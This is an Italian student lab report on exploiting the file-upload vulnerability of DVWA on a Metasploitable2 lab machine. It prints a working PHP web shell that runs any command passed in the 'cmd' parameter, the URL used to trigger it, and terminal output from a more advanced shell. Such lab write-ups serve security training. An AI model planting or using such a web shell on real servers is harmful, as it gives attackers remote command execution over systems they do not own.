

Consegna S6-L1: Exploit File Upload

Data 08/01/23

Guglielmo Carratello


Obiettivo:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Svolgimento:

Abbiamo impostato le macchine sulla stessa rete, la macchina Kali Linux con IP 192.168.32.100 e la macchina Metasploitable2 con IP 192.168.32.102.

Iniziamo con la creazione di un file PHP chiamato shell.php con il codice della shell che andremo a caricare sul nostro web server DVWA.


A screenshot of a terminal window on a Kali Linux machine. The window title is 'kali@kali: ~/Desktop'. The terminal shows the command 'cat shell.php' being executed, which displays the contents of the file. The code is a PHP script that checks for a 'cmd' parameter in the GET request and executes it using 'shell_exec'. The prompt '?'> is visible at the end of the code block. Below the code, the terminal returns to the shell prompt '\$' with a cursor.

```
(kali@kali)-[~/Desktop]
$ cat shell.php
<?php
if (isset($_GET['cmd']))
{
    $cmd = $_GET['cmd'];
    echo '<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo '</pre>';
}
?>

(kali@kali)-[~/Desktop]
$
```


Questa shell ci permetterà tramite uno script php di eseguire dei comandi direttamente sulla shell del web server.

Intanto iniziamo con il modificare il livello di sicurezza in LOW ed andiamo nella sezione upload. Qui carichiamo il nostro file tramite l'apposita opzione ed una volta caricato la pagina ci mostra il percorso dove è stato salvato.




Per poter utilizzare la shell utilizziamo lo script in php direttamente sull'URL del percorso dove è stato salvato il nostro file. Quindi andremo a scrivere
192.168.32.102/dvwa/hackable/uploads/shell.php?cmd=ls

Con questo comando richiamiamo il file caricato e con la dicitura ?cmd= possiamo decidere quale comando da shell utilizzare. In questo caso abbiamo utilizzato il comando ls per vedere i file presenti nella cartella corrente 'uploads'.




Il risultato sarà questo:




Utilizzando il tool BurpSuite abbiamo intercettato le varie richieste http durante l'inserimento della shell e l'utilizzo di essa:

-Intercettazione dell'upload del file.php



-Intercettazione dell'avvio della shell appena caricata con il comando ls



Test di una shell più avanzata

Tramite GitHub è stato possibile trovare il codice per una shell più avanzata rispetto a quella utilizzata nell'esercizio sopra.

Di seguito gli screen della nuova shell e le informazioni che è stato possibile recuperare

```
Damn Vulnera x | Damn Vulnera x | Web Shell x | p0wny@shell: x +
← → ↻ ⚠ Not secure 192.168.32.102/dvwa/hackable/uploads/EvilShell.php?cmd=shell_e... ☆ ⚙ 🛡 🗑 👤 ⋮

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686:~# ls

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686:~/hackable/uploads#

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686:~/hackable/uploads#
ps
  PID TTY          TIME CMD
 4951 ?        00:00:00 apache2
 4953 ?        00:00:00 apache2
 4956 ?        00:00:00 apache2
 4957 ?        00:00:00 apache2
 4960 ?        00:00:00 apache2
 5112 ?        00:00:00 apache2
 5381 ?        00:00:00 apache2
 5494 ?        00:00:00 php
 5495 ?        00:00:00 sh
 5496 ?        00:00:00 ps

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686:~/hackable/uploads#
cd

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686:/var/www# ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
tikiwiki
tikiwiki-old
twiki

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686:/var/www# cat
phpinfo.php
<?php
phpinfo()
?>

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
```

Abbiamo testato i comandi ps per vedere i processi in esecuzione su metasploitable e con il comando cd è stato possibile spostarci nel file system. Ciò dimostra le potenzialità che questa shell propone e soprattutto dà l'idea della miriade di azioni malevole che è possibile eseguire da remoto su un web server.